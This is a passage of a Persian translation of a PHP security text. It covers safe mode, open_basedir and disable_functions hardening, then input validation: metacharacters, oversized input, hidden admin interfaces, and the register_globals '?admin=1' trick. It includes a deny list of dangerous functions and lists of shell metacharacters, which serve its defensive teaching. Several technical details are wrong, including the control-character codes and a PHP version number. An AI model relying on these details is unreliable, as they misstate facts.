در ادامه، شما یک لینک سمبولیک را جهت aspell (برای مثال) در این دایرکتوری با استفاده از دستور ln - s به عنوان root ایجاد می‌کنید:

```
# cd /bin/safe
# ln -s /usr/bin/aspell aspell
```

در نهایت، در اسکریپت خود، شما اکنون این ابزار قابل دسترس (ولی در غیر این صورت غیر قابل دسترس) را اجرا می‌کنید:

```
<?php
  $output = shell_exec( '/bin/safe/aspell /var/www/myfiles/document.txt' );
```

دو دستورالعمل نهایی حالت ایمن مرتبط با متغیرهای محیط عمومی (گلوبال) هستند که جهت اسکریپت‌های PHP در دسترس می‌باشند. این‌ها همان متغیرهایی هستند که در فراخوان phpinfo() ظاهر می‌شوند، که اطلاعات سیستمی است که نباید افشا شود. این نوع اطلاعات باعث می‌شوند که اغلب مدیران سیستم‌ها فکر کنند که واقعا نباید به هیچ وجه اجازه‌ی فراخوانی phpinfo() را به کاربران بدهند. حالت ایمن به صورت پیش‌فرض باعث می‌شود که تمامی این متغیرهای محیطی از دسترس اسکریپت‌های PHP خارج شوند به استثنای آن‌هایی که با پیشوند PHP_ آغاز می‌شوند.

دستورالعمل safe_mode_allowed_env_vars به شما اجازه می‌دهد تا پیشوندهایی را جهت هر متغیر محیطی دیگری که می‌خواهید به اسکریپت‌های PHP اجازه دهید تا با تابع putenv() تنظیم کنند و تغییر دهند، مشخص نمایید (ن.ک. جهت اطلاعات بیشتر). متغیرهای محیطی با ثابت‌ها و سایر متغیرهای عموم از این لحاظ تفاوت دارند که به هر پردازش فرزند تولید شده توسط یک اسکریپت، مثلا با فراخوان‌های shell_exec() انتقال می‌یابند.

برای مثال، شما ممکن است بخواهید که به برنامه‌های در حال اجرا بر روی سرور خود (و هر پردازش اساسی که توسط آن‌ها فراخوان می‌شود) دسترسی به یک کتابخانه‌ی خاص از توابع را بدهید. شما می‌توانید این کار را با افزودن یک دستورالعمل از قبیل این در php.ini انجام دهید:

```
safe_mode_allowed_env_vars = 'SAFELIB_'
```

اکنون، یک کاربر می‌تواند از putenv() جهت ایجاد یک متغیر محیطی قابل استفاده، مثل مورد زیر، بهره ببرد:

```
<?php
putenv( 'SAFELIB_LIBPATH=/usr/lib/mylib' );
```

دستور safe_mode_protected_env_vars به شما اجازه می‌دهد تا این فهرست را با مشخص نمودن متغیرهای محیطی خاصی که نمی‌توانند تغییر کنند حتی اگر safe_mode_allowed_env_vars اجازه‌ی آن را بدهد، بهتر تنظیم کنید.

۴,۴,۳ جایگزین‌های حالت ایمن

در نهایت ما به طور مختصر دو جایگزین اصلی جهت بررسی UID حالت ایمن را معرفی می‌کنیم. به عنوان جایگزین، این موارد به صورت مستقل از این امر به کار گرفته می‌شوند که آیا حالت ایمن فعال شده است یا خیر (هرچند که اغلب به عنوان بخشی از حالت ایمن محسوب شده‌اند و دستورالعمل‌های آن‌ها در انتهای بخش حالت ایمن در php.ini قرار دارند).

دستورالعمل تنظیمی open_basedir یک دایرکتوری را تعریف می‌کند که هر فایلی که باید باز شود، باید در آن قرار گیرد. این دستورالعمل را می‌توان در php.ini با open_basedir /mybasedir یا در فایل httpd.conf آپاچی با دستوری شبیه این، تنظیم نمود:

```
<Directory /mybasedir>
  php_admin_value open_basedir /mybasedir
</Directory>
```

هنگامی که open_basedir تنظیم شده است، هر فایلی که تحت کنترل PHP باز می‌شود (برای مثال با تابعی مثل fopen()) باید در این دایرکتوری مشخص شده، قرار داشته باشد؛ اگر به این صورت نباشد، فایل اجازه‌ی باز شدن نمی‌یابد. در چنین حالتی، با فرض همان innocuous.php قبلی (تلاش jasong جهت بازکردن فایل /etc/password جهت خواندن)، اسکریپت به جای اجرا شدن، پیامی شبیه پیام زیر را ارائه می‌دهد:

```
Warning: open_basedir restriction in effect. File is in wrong directory in
/docroot/innocuous.php on line 1
```

دستورالعمل‌های disable_functions و disable_classes شما را قادر می‌سازند تا توانایی کاربران جهت اجرای توابع و کلاس‌های خاص را محدود نمایید. این دستورالعمل‌ها باید در php.ini تنظیم شوند و نه در httpd.conf، با خطی به این شکل:

```
disable_functions readfile,system,chmod,chown,ulink
```

توجه کنید که چندین ورودی اجازه داده می‌شود که با کاما از هم جدا می‌شوند.

هنگامی که یک تابع مثل readfile غیرفعال شده است، اسکریپت مخرب innocuous.php، به جای اجرا شدن، پیامی مثل پیام زیر را ارائه می‌کند:

```
Warning: readfile() has been disabled for security reasons in
/docroot/innocuous.php on line 1
```

بنابراین، حالت ایمن و دو جایگزین آن یعنی open_basedir و disable_functions یا disable_classes یک سطح تقریبا قوی از امنیت را جهت سرور شما با هزینه‌های اندک زمانی و تلاش جهت برپایی، ارائه می‌کنند. این موارد باید بخشی از ابزارهای امنیتی هر مدیر سیستم باشند. هیچ دلیل قانع کننده‌ای جهت عدم استفاده از آن‌ها وجود ندارد.

خلاصه

در این فصل، ما آخرین المان‌های مختلف حفظ یک محیط ایمن را بررسی کردیم که همان کنترل دسترسی کاربران به منابع شما می‌باشد. در ابتدا، ما توضیح دادیم که چرا مجوزهای فایل و دایرکتوری باید تنظیم

شوند، چگونه باید و می‌توان آن‌ها را تنظیم نمود و چگونه PHP می‌تواند در تنظیم آن‌ها به شما کمک کند. در ادامه، به بحثی پیرامون اعطا و فسخ مجوزهای پایگاه‌داده‌ی کاربران پرداختیم. سپس، در خصوص کنترل پردازش‌های مختلف در حال اجرا بر روی سیستم شما بحث کردیم. در نهایت این مسئله را مد نظر قرار دادیم که حالت ایمن PHP و همکاران نزدیک آن یعنی open_basedir و disable_functions و disable_classes می‌توانند به شما کمک کنند تا مهاجمان را از فایل‌ها و دایرکتوری هایی که نباید در آنجا باشند، دور نگه دارید.

اکنون آماده هستیم که در بخش سوم به کسب اطمینان از این امر بپردازیم که خود کد PHP تا حد امکان، ایمن می‌باشد.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۵ فصل پنجم: تایید اعتبار ورودی کاربر

در صورتی که شما نتوانید از داده‌های کاربرانتان استفاده نمائید ، آنها بدون استفاده خواهند بود و با این حال، جالب اینجاست که این داده‌ها به دلیل در دسترس بودن، در خطر قرار می‌گیرد.. کاربران مشروع ممکن است گاهی درخواست‌هایی را انجام دهند که در نهایت خطرناک خواهند بود؛ کاربران نامشروع با دقت درخواست‌هایی را ایجاد می‌کنند که می‌دانند خطرناک هستند، به این امید که بتوانند آن‌ها را به گونه‌ای رد کنند که شما متوجه نشوید.

در این فصل، ما مفهوم تایید اعتبار ورودی را بیان می‌کنیم و با بحثی در این خصوص آغاز می‌کنیم که این امر جهت امنیت کلی برنامه‌های شما دارای چه اهمیتی می‌باشد. PHP در خصوص متغیرها (اجازه دادن به آن‌ها جهت مورد استفاده قرار گرفتن بدون اعلام شدن و تبدیل خودکار انواع) در واقع یک در باز، برای خطرات بالقوه می‌باشد. اگر قرار باشد که هدف نهایی خود جهت محافظت از داده‌های کاربران خود را ارائه آورید، آنگاه باید توجه خاصی را به تایید اعتبار داده‌هایی مبذول دارید که کاربران جهت اسکریپت‌های شما ارسال می‌کنند. فرآیند تایید اعتبار این داده‌ها، موضوع این فصل می‌باشد.

ما یک کلاس PHP را ایجاد می‌کنیم که به عنوان یک لایه‌ی انتزاعی جهت ورودی کاربر عمل می‌کند و آن را به شیوه‌ای ماژولی گسترش می‌دهیم به گونه‌ای که به صورت ایمن، مقادیر را به عنوان متعلق به انواع و فرمت‌های خاص داده، تایید اعتبار نماید.

در نهایت، ما استراتژی‌هایی را جهت یافتن، نقص‌های تایید اعتبار ورودی در برنامه‌های شما، ارائه خواهیم نمود. در واقع، بررسی و محدودنمودن دقیق ورودی کاربر، مسیرهایی را قطع خواهد نمود که می‌توانستند جهت بسیاری از انواع حملاتی استفاده شوند که ما در بخش سوم به آن‌ها خواهیم پرداخت از قبیل تزریق SQL، اجرای از راه دور و بسیاری دیگر از حملات که حتی اسم آن‌ها نیز مشخص نشده است.

۵،۱ به دنبال چه بگردیم؟

معمول‌ترین نوع حمله، عمدی یا غیرعمدی، مرتبط با این است که یک کاربر داده‌های با نوع اشتباه یا با اندازه‌ی اشتباه را ارسال نماید و یا داده‌هایی وارد نماید که شامل کاراکترهای خاصی از قبیل توالی‌های برون‌روی و یا کد دودویی، باشند. ورود داده با فرمت نامعتبر می‌تواند برنامه‌ی شما را از کار بیندازد و یا داده‌های اشتباهی را بر روی پایگاه‌داده بنویسد و یا حتی داده‌ها را از پایگاه‌داده، حذف کند. می‌تواند اکسپلویت هایی را در سایر کتابخانه‌ها و یا برنامه‌هایی که توسط اسکریپت شما فراخوانی می‌شوند، ایجاد

کند. یا می‌تواند موجب سایر نتایج غیرمترقبه در بستر برنامه‌ی شما شود. این امر به اندازه‌ی کافی بد خواهد بود اگر به صورت تصادفی رخ دهد؛ اگر نتایج داده‌های غیرمترقبه باعث شرایطی شود که بتواند توسط فردی که در تلاش جهت نفوذ به سیستم است مورد استفاده قرار گیرد، شما ممکن است با یک مشکل واقعی رو به رو باشید.

در این بخش، ما بعضی از انواع مختلف ورودی کاربری را مورد بررسی قرار می‌دهیم که احتمال دارد موجب مشکلاتی در اسکریپت‌های PHP شوند.

۵,۱,۱ ورودی حاوی متاکاراکترها[۳۷]

حتی معمولی‌ترین ورودی الفبایی-رقمی می‌تواند دارای خطر بالقوه باشد اگر شامل یکی از کاراکترهای متعددی باشد که به عنوان متاکاراکتر شناخته می‌شوند، کاراکترهایی که دارای معنای خاصی در هنگام پردازش توسط بخش‌های مختلف سیستم شما هستند. این کاراکترها به سادگی می‌توانند به عنوان یک مقدار توسط یک مهاجم فرستاده شوند چرا که می‌توان به سادگی آن‌ها را با یک کیبورد تایپ نمود.

یک مجموعه از متاکاراکترها شامل آن‌هایی می‌باشد که دستورات و توابع مختلف موجود در شل را فراخوانی می‌کنند. چند مثال از آن‌ها عبارت است از:

```
! $ ^ & * ( ) ~ [ ] \ | { } ' " ; < > ? - `
```

این کاراکترها در صورتی که بدون علامت نقل قول در یک رشته‌ی ارسال شده به عنوان یک آرگومان شل توسط PHP مورد استفاده قرار گیرند می‌توانند منجر به رخدادی شوند که شما به احتمال زیاد نمی‌خواستید رخ دهد.

یک مجموعه‌ی دیگر از متاکاراکترها شامل آن‌هایی می‌باشد که دارای معنای خاصی در کوئری‌های[۳۸] (query) پایگاه‌داده هستند:

```
' " ; \
```

[۳۷] Metacharacter

[۳۸] Query

یک دسته‌ی دیگر از کاراکترها وجود دارد که به سادگی قابل تایپ نیستند و خطر آن‌ها تا این حد آشکار نیست، ولی می‌توانند تهدیدی جهت سیستم و پایگاه‌داده‌ی شما، محسوب شوند. این‌ها اولین ۳۲ کاراکتر در مجموعه استاندارد کاراکترهای ASCII (یا یونیکد) می‌باشند که گاهی کاراکترهای کنترل نامیده می‌شوند چرا که در ابتدا جهت کنترل ابعاد خاصی از نمایش و چاپ متن مورد استفاده قرار می‌گرفتند. هرچند که هرکدام از این کاراکترها می‌تواند به راحتی در یک فیلد حاوی مقادیر باینری (از قبیل یک blob) ظاهر شوند ولی اغلب آن‌ها هیچ‌جایی در یک رشته‌ی معمولی ندارند. با این حال، تعداد اندکی از آن‌ها ممکن است حتی وارد یک رشته‌ی مشروع نیز بشوند:

کاراکتر \x00 که به عنوان NULL،ASCII 0 یا FALSE نیز شناخته می‌شود.

کاراکترهای \x10 و \x13 که به ترتیب به عنوان ASCII 10 و ASCII 13 یا کاراکترهای انتهای خط \n و \r نیز شناخته می‌شوند.

کاراکتر \x1a که به عنوان ASCII 26 نیز شناخته شده و به عنوان یک نشانگر انتهای فایل مورد استفاده قرار می‌گیرد.

هر کدام از این کاراکترها یا کدها، که به صورت غیرمترقبه در ورودی متنی یک کاربر ظاهر شوند، در بهترین حالت می‌توانند ورودی را نامرتب و یا تخریب کنند و در بدترین حالت می‌توانند اجازه‌ی تزریق دستور یا اسکریپت حمله‌ی خاصی را بدهند.

در نهایت، یک دسته‌ی بزرگ از کاراکترهای یونیکد چند بایتی بالاتر از \xff وجود دارد که نشان دهنده‌ی کاراکترها و علامات غیر لاتین می‌باشد. پشت صحنه، این کاراکترها تنها دارای طول یک بایت هستند، که به این معناست که تنها ۲۵۶ مقدار ممکن وجود دارد که یک کاراکتر می‌تواند اتخاذ نماید. یونیکد[۳۹] توالی‌های خاص ۲ و ۴ بایتی را تعریف می‌کند که به اغلب الفباهای انسانی و تعداد زیادی از نشانه‌ها و علائم، نگاشته می‌شوند. این کاراکترهای چند بایتی اگر به بایت‌های یکتا، شکسته شوند معنایی نخواهند داشت و احتمالا خطرناک خواهند بود اگر وارد برنامه هایی شوند که انتظار متن ASCII داشتند. خود PHP کاراکترهای چند

[۳۹] UNICODE

بایتی را به شکلی ایمن مدیریت می‌کند، ولی سایر برنامه‌ها، پایگاه‌های‌داده و سیستم‌های‌فایل ممکن است به این صورت نباشند.

۵,۱,۲ نوع اشتباه ورودی

مقادیر ورودی که دارای نوع اشتباه داده و یا فرمت نامعتبر هستند با احتمال بسیار زیادی ممکن است دارای تاثیرات غیرعمدی و در نتیجه نامطلوب در برنامه‌های شما باشند. در بهترین حالت، این موارد موجب خطاهایی خواهند شد که اطلاعاتی را در خصوص سیستم ارائه می‌دهد. در بدترین حالت، این موارد ممکن است روش‌های تهاجمی را ارائه دهند. در اینجا چند مثال ساده ارائه می‌شود:

اگر شما انتظار یک تاریخ را دارید تا یک زمان یونیکس را با استفاده از آن ایجاد کنید و نوع دیگری از مقادیر جهت شما ارسال شود، زمان ایجاد شده جهت ۳۱ دسامبر ۱۹۶۹ خواهد بود که در سیستم‌های یونیکس برابر با ثانیه‌ی -۱ می‌باشد.

برنامه‌های پردازش تصویر معمولا هنگ خواهند کرد اگر ورودی غیر تصویری دریافت کنند. عملیات فایل سیستم با نتایج غیرقابل پیش‌بینی از کار خواهند افتاد اگر داده‌های باینری را به عنوان بخشی از یک نام فایل دریافت کنند.

۵,۱,۳ ورودی بیش از حد

مقادیر ورودی که بیش از حد بزرگ هستند ممکن است برنامه‌ی شما را مختل کنند، منابع را بیش از حد مصرف کنند و یا باعث شرایط سرریز بافر[۴۰] در کتابخانه‌ها یا برنامه‌های اجراکننده‌ی زیرین شوند. در اینجا چند مثال از موارد ممکن ارائه می‌شود:

اگر قصد دارید که ورودی یک ناحیه‌ی متنی HTML را بر روی یک فرم نظرات، مورد بررسی املایی قرار دهید، و مقدار متنی را که می‌توان جهت بررسی کننده‌ی املایی ارسال نمود محدود نکنید، یک مهاجم می‌تواند تا حد MB۸ متن (memory_limit پیش‌فرض PHP تعیین شده در php.ini) را در هر ارسال،

[۴۰] Buffer overflow

بفرستد. در بهترین حالت، این امر می‌تواند موجب کندشدن سیستم شما شود و در بدترین حالت، این امر می‌تواند موجب تخریب برنامه‌ی شما و یا حتی سرور شما شود.

بعضی از فیلدهای پایگاه‌های داده محدود به ۲۵۵ یا تعداد کمتری کاراکتر هستند. هر ورودی کاربری که طولانی‌تر از این مقدار باشد را می‌توان به صورت مخفیانه، کوتاه نموده و در نتیجه بخشی از چیزی که کاربر انتظار ذخیره‌ی آن را داشته است، از دست برود.

نام فایل‌ها نیز دارای محدودیت طول هستند. برنامه‌های فایل سیستم که ورودی بیش از حدی را دریافت می‌کنند ممکن است بعد از کوتاه کردن مخفیانه‌ی نام مطلوب، به کار خود ادامه دهند (احتمالا با نتایج بد)، یا اینکه کرش کنند.

سرریز بافر نیز البته خطر اصلی مرتبط با ورودی بیش از حد است، هرچند که خوشبختانه در درون خود PHP. یک سرریز بافر زمانی رخ می‌دهد که یک کاربر مقداری از داده را ارسال می‌کند که طولانی‌تر از مقدار حافظه‌ی تخصیص یافته توسط یک برنامه جهت دریافت آن، می‌باشد. انتهای داده به درون حافظه پس از اتمام بافر، سرریز می‌کند و نتایج احتمالی زیر را در بر دارد:

- یک متغیر موجود ممکن است بازنویسی شود.
- یک خطای بی ضرر برنامه ممکن است ایجاد شده و یا برنامه ممکن است از کار بیفتد.
- یک دستور ممکن است با یک دستور که کد ارسالی را اجرا می‌کند، بازنویسی شود

۵,۱,۴ سوء استفاده از رابط‌های مخفی

یک رابط مخفی، لایه‌ای از برنامه‌ی شما از قبیل رابط مدیریتی است که یک مهاجم می‌تواند با ایجاد یک فرم یا درخواست، به آن دسترسی یابد. جهت یک مثال بسیار ساده از اینکه چگونه چنین رابط مخفی ممکن است مورد سوء استفاده قرار گیرد، تکه اسکریپت زیر را در نظر بگیرید:

```
<form id="editObject">
name: <input type="text" name="name" /><br />
<?php
  if ( $username == 'admin' ) {
    print 'delete: <input type="checkbox" name="delete" value="Y" /><br />';
  }
?>
<input type="submit" value="Submit" />
</form>
```

یک کاربر که یک مدیر نیست از یک ویرایش از فرم استفاده می‌کند که تنها دارای یک ورودی name است. ولی ویرایش مدیر این فرم، شامل یک فیلد اضافی با نام delete می‌باشد که باعث می‌شود این شیء پاک شود. اسکریپتی که این فرم را مدیریت می‌کند انتظار هیچ مقداری را جهت متغیر delete از سوی یک کاربر معمولی ندارد. ولی یک مهاجم ممکن است به خوبی قادر باشد که فرم editObject خود را ایجاد نموده و سعی به استفاده از آن جهت حذف اشیا از سیستم نماید.

۵,۱,۵ ورودی حاوی دستورات غیرمترقبه

اثرات یک دستور غیرمترقبه که به صورت ناگهانی در یک رشته ورودی ظاهر می‌شود تا حد زیادی مبتنی بر برنامه هستند. بعضی از دستورات ممکن است تنها موجب خطاهای بی‌ضرر PHP شوند. با این حال، سخت نیست که سناریوهایی را تصور نماییم که در آن‌ها، ورودی کاربر بتواند از روتین‌های تایید صلاحیت گذر نموده و یا برنامه‌های پایین دستی را آغاز نماید. روش‌هایی که دستورات می‌توانند در یک ورودی گذاشته شوند از قرار زیر هستند:

مهاجم[۴۱] ممکن است دستورات را به درون کوئری‌های SQL تزریق نماید (جلوگیری از این نوع حمله را در فصل ششم مورد بحث قرار می‌دهیم).

هر اسکریپتی که ایمیل ارسال می‌کند یک هدف بالقوه جهت اسپمرها می‌باشد که به دنبال راه‌هایی جهت استفاده از اسکریپت شما جهت ارسال پیام‌های خود می‌گردند.

ارتباطات سوکت شبکه اغلب از توالی‌های فرار جهت تغییر تنظیمات و یا بستن ارتباط استفاده می‌کنند. یک مهاجم ممکن است توالی‌های فرار را به درون مقادیر ارسالی در چنین ارتباطی تزریق نماید که می‌تواند موجب نتایج بسیار مخرب گردد. اسکریپت‌نویسی بین سایتی و از راه دور شل به صورت بالقوه جدی‌ترین انواع نقص‌های تزریق دستور هستند. ما ممانعت از این انواع حمله را در فصل هفتم و هشتم مورد بحث قرار می‌دهیم.

---

[۴۱] Hacker

۵،۲ استراتژی هایی جهت تایید اعتبار ورودی کاربر در PHP

ما اکنون به استراتژی هایی جهت تایید اعتبار ورودی کاربر می‌پردازیم.

۵،۲،۱ ایمن نمودن ورودی‌های PHP

خود زبان PHP را میتوان به گونه‌ای تنظیم نمود که یک مقدار حفاظت را جهت اسکریپت‌های شما فراهم نماید. شما رفتار این زبان را کنترل می‌کنید (یا حداقل بخش هایی از آن که تحت تاثیر کنترل مستقل قرار دارند) به این صورت که دستورالعمل‌ها را در فایل تنظیمات PHP یعنی php.ini وارد می‌کنید. در این بخش، ما سه مورد از تنظیمات محیط PHP را مورد بحث قرار می‌دهیم (شامل موردی که نباید به آن تکیه نمود) که دارای یک تاثیر مهم بر روی نقص اسکریپت‌های شما در برابر ورودی کاربر هستند.

۵،۲،۱،۱ خاموش نمودن متغیرهای عمومی

دستورالعمل بدنام register_globals به صورت پیش‌فرض در ویرایش‌های اولیه‌ی PHP روشن بود. این امر مطمئنا موجب راحتی کار برنامه‌نویسان می‌شد که از این واقعیت بهره می‌بردند که عمومی‌سازی متغیرها به آن‌ها اجازه می‌داد که در اسکریپت‌های خود نگران این امر نباشند که مقادیر متغیرها از کجا می‌آیند. علی‌الخصوص، این امر باعث شد که مقادیر در آرایه‌های $_POST و $_COOKIE و $_GET جهت اسکریپت‌ها بدون هیچگونه نیاز به تخصیص دقیق آن‌ها به متغیرهای محلی، در دسترس باشند.

برای نشان دادن این خطر، ما تکه اسکریپت زیر را ارائه می‌کنیم:

```
<?php

// set admin flag
if ( $auth->isAdmin() ){
  $admin = TRUE;
}
// ...
if ( $admin ) {
  // do administrative tasks
}

?>
```

در نگاه اولیه، این کد به نظر منطقی می‌رسد و در یک محیط محافظه کارانه، این کد از دید فنی، ایمن است. ولی اگر register_globals فعال باشد، آنگاه برنامه در برابر هر کاربر معمولی که به اندازه‌ی کافی باهوش باشد که admin=1? را به URI اضافه نماید، شکننده خواهد شد.

یک ویرایش ایمن‌تر، مقدار پیش‌فرض admin? را برابر با FALSE قرار خواهد داد که قبل از استفاده از آن، انجام خواهد شد.

```
<?php

// create then set admin flag
$admin = FALSE;
if ( $auth->isAdmin() ){
  $admin = TRUE;
}

// ...
if ( $admin ) {
  // do administrative tasks
}

?>
```

البته، جهت بالاترین ایمنی، شما باید flag را فراموش کرده و به صورت آشکار در هر بار، $auth->isAdmin() را فراخوانی نمایید.

بسیاری از توسعه دهندگان اولیه‌ی PHP، گزاره‌ی register_globals را یک راحتی قابل توجه می‌دانستند؛ به هر حال، قبل از ظهور آرایه‌ی فراعمومی $_POST بایدها تایپ می‌کردید $GLOBALS['HTTP_POST_VARS']['username'] جهت چیزی که امروزه یک $_POST['username'] ساده می‌باشد. البته در نهایت به صورت گسترده مشخص شد که تنظیمات on موجب مسائل امنیتی قابل توجهی می‌شد (که به صورت کامل در و سایر منابع، مورد بحث قرار گرفته است). بنابراین، با شروع ویرایش 2.04. از PHP که در ۲۲ آوریل ۲۰۰۲ منتشر شد، دستورالعمل register_globals به صورت پیش‌فرض بر روی off قرار گرفت.

متاسفانه، تا آن زمان، تعداد زیادی اسکریپت به وجود آمده بود که به گونه‌ای نوشته شده بودند که بر این امر تکیه داشتند که متغیرهای عمومی، روشن باشد. در حالی که میزبان‌ها و ارائه دهندگان سرویس‌های اینترنت، نصب PHP خود را ارتقا دادند، این اسکریپت‌ها شروع به شکستن نمودند، که باعث بهت و حیرت جامعه‌ی

مرکز مدیریت امداد و هماهنگی عملیات (خدمات رایانه‌ای)

برنامه‌نویسی شد و یا حداقل آن بخشی از آن که همچنان نمی‌توانستند یا مایل نبودند که امنیت افزوده‌ی این تنظیمات جدید را درک نمایند. در نهایت این اسکریپت‌های خراب، تعمیر شدند به گونه‌ای که نقص‌های ایجاد شده توسط این دستورالعمل دیگر وجود نداشتند- حداقل، دیگر بر روی آن سرورها و در آن اسکریپت هایی وجود نداشتند که به روزرسانی شده بودند.

با این حال، یک تعداد قابل توجه از نصب‌های قدیمی PHP وجود دارند و حتی بعضی از نصب‌های جدید نیز دارای فایل های تنظیماتی php.ini قدیمی هستند. در واقع، در میان شش نصب PHP یافت شده بر اساس اولین صفحه‌ی خروجی http://www.google.com/search?q=phpinfo%28%29 ، چهار مورد دارای تنظیم on جهت register_globals بودند (در ویرایش‌های 4.3.4، 4.3.10 و دو مورد در جدیدترین انتشار، که در زمان این نوشتار تنها یک ماه قدمت دارد یعنی ویرایش 4.3.11)! در حالی که به سختی می‌توان انتظار داشت که چنین نسبتی پایدار بمانند اگر کل نصب‌ها را بررسی نماییم، با این حال، این امر یک اثبات آشکار است که به سادگی فرض می‌شود که در دسترس بودن متغیرهای عمومی دیگر مسئله‌ی خاصی نیست.

اگر شما سرور خود را کنترل می‌کنید، شما باید خیلی وقت پیش PHP را به روزرسانی نموده و فایل تنظیمی php.ini ارتقا یافته را نصب می‌کردید که register_globals را به صورت پیش‌فرض بر روی off قرار می‌دهد.

با این حال، اگر شما امکانات سرور را اجاره می‌کنید (که در این حالت شما هیچ دسترسی به php.ini ندارید)، می‌توانید تنظیمات روی سرور خود را با تابع phpinfo() مورد بررسی قرار دهید که در بخش با عنوان *Configuration: PHP Core* این امر را نشان می‌دهد، همان‌طور که در تصویر ۵-۱ مشخص است.

تصویر ۵-۱: تنظیمات register_globals به صورت نشان داده شده توسط phpinfo()

Configuration

PHP Core

Directive	Local Value	Master Value
allow_call_time_pass_reference	Off	Off
register_argc_argv	Off	Off
register_globals	Off	Off
report_memleaks	On	On

اگر شما متوجه شدید که register_globals بر روی on قرار دارد، ممکن است وسوسه شوید که آن را در اسکریپت‌های خود، خاموش کنید با دستور زیر:

```
ini_set( 'register_globals', 0 );
```

متاسفانه، این دستور هیچ کاری انجام نمی‌دهد چرا که تمامی متغیرهای عمومی از قبل ایجاد شده‌اند.

با این حال، می‌توانید با قرار دادن خطی به مانند زیر در فایل .htaccess در روت سند خود، مقدار register_globals را برابر با off قرار دهید.

```
php_flag register_globals 0
```

به این دلیل که ما در حال تنظیم یک مقدار بولین جهت register_globals هستیم، ما از دستور php_flag استفاده می‌کنیم؛ اگر در حال تنظیم یک مقدار رشته‌ای (از قبیل off) بودیم، باید از دستور php_value استفاده می‌کردیم.

> نکته
>
> اگر از یک فایل .htaccess جهت این هدف یا هر هدف دیگری استفاده می‌کنید، می‌توانید آن فایل را در برابر مشاهده مورد حفاظت قرار دهید به این ترتیب که سه خط زیر را در آن وارد کنید:
>
> ```
> <Files ".ht*">
>  deny from all
> </Files>
> ```

۵,۲,۱,۲ اعلام متغیرها

در بسیاری از زبان‌ها، اعلام متغیرها قبل از استفاده از آن‌ها یک الزام است ولی PHP متغیرها را در هر لحظه ایجاد می‌کند. ما در تکه‌های اسکریپت در بخش قبلی، خطر استفاده از یک متغیر (در اینجا فایل admin$) بدون دانستن مقدار پیش‌فرض آن از قبل، نشان دادیم. ایمن‌ترین روش این است: همواره متغیرها را از قبل اعلام نمایید. این نیاز در خصوص متغیرهای مرتبط با امنیت، واضح است ولی این پیشنهاد جدی شما است که همه‌ی متغیرها را اعلام نمایید.

۵,۲,۲ تنها اجازه‌ی ورودی مورد انتظار را بدهید

در تمامی برنامه‌های حتی با اندکی پیچیدگی نیز شما باید به صورت آشکار متغیرهایی را که انتظار دارید بر روی یک ورودی دریافت نمایید، فهرست نموده و با استفاده از برنامه و نه به صورت دستی، آن‌ها را از آرایه‌ی GPC استخراج نمایید که این امر با روتینی از این قبیل انجام می‌شود:

```
<?php

$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_POST[ $key ] ) ) {
    ${$key} = $_POST[ $key ];
  }
  else {
    ${$key} = NULL;
  }
}

?>
```

بعد از فهرست نمودن متغیرهای مورد انتظار در یک آرایه، ما با یک حلقه‌ی ()foreach آن‌ها را بررسی می‌کنیم و یک مقدار را از آرایه‌ی $_POST جهت هر متغیر موجود در آن، بیرون می‌کشیم. ما از ساختار key}{$ جهت تخصیص هر مقدار به یک متغیر نام‌گذاری شده جهت مقداردهی جاری کلید، استفاده می‌کنیم (بنابراین، جهت مثال، هنگامی که $key به مقدار آرایه‌ی year اشاره می‌کند، این تخصیص یک متغیر را ایجاد می‌کند که حاوی مقدار آرایه‌ی $_POST در کلید year می‌باشد).

با روتینی به این شکل، به سادگی می‌توان مجموعه متغیرهای مورد انتظار متفاوت را جهت بسترهای مختلف، مشخص نمود به گونه‌ای که مطمئن شویم که رابط‌های مخفی، پنهان باقی می‌مانند؛ در اینجا ما یک متغیر دیگر را به این آرایه اضافه خواهیم نمود اگر در یک بستر مدیریتی در حال کار باشیم:

```
<?php

// user interface
$expected = array( 'carModel', 'year', 'bodyStyle' );

// administrator interface
if ( $admin ) {
  $expected[] = 'profit';
}

foreach( $expected AS $key ) {
  if ( !empty( $_POST[ $key ] ) ) {
    ${$key} = $_POST[ $key ];
  }
else {
    ${$key} = NULL;
  }
}

?>
```

یک روتین به این شکل، به صورت خودکار، مقادیر نامناسب را اسکریپت خارج می‌کند، حتی اگر یک مهاجم یک روش جهت ارسال آن‌ها یافته باشد.

۵,۲,۳ بررسی نوع، طول و فرمت ورودی

هنگامی که به یک کاربر اجازه می‌دهید تا نوعی از مقدار را از طریق یک فرم ارسال نماید، دارای مزیت قابل توجهی هستید بر این اساس که از قبل می‌دانید که چه نوع ورودی را باید دریافت کنید. این امر باید اجرای یک بررسی ساده در خصوص اعتبار ورودی کاربر را تا حد زیادی با بررسی اینکه این ورودی دارای نوع، طول و فرمت مورد انتظار است، تسهیل نماید.

۵,۲,۳,۱ بررسی نوع

در ابتدا به بررسی مقادیر ورودی جهت نوع آن‌ها خواهیم پرداخت.

مرکز مدیریت عملیات رخدادهای رایانه ای

۵,۲,۳,۱,۱ رشته‌ها

رشته‌ها ساده‌ترین نوع جهت تایید اعتبار در PHP هستند چرا که هر چیزی می‌تواند یک رشته باشد، حتی خالی بودن. ولی بعضی از مقادیر اصولا رشته نیستند؛ is_string() را می‌توان جهت اطمینان مورد استفاده قرار داد، هرچند زمان هایی هستند که به مانند PHP، شما نگران پذیرش اعداد به عنوان رشته نیستید. در این حالت، بهترین بررسی جهت رشته‌ای بودن ممکن است بررسی این امر باشد که آیا empty() برابر با FALSE است یا خیر. یا، اگر یک رشته‌ی خالی را به عنوان رشته محسوب می‌کنید، تست زیر همه‌ی موارد را مورد پوشش قرار خواهد داد:

```
if ( isset( $value ) && $value !== NULL ) {
  // $value is a (possibly empty) string according to PHP
}
```

ما مقادیر خالی و NULL را در ادامه‌ی این فصل با جزئیات بیشتر مورد بحث قرار خواهیم داد. طول رشته نیز اغلب دارای اهمیت است که این اهمیت بالاتر از نوع آن می‌باشد. ما بحث طول را نیز در ادامه مد نظر قرار خواهیم داد.

۵,۲,۳,۱,۲ اعداد

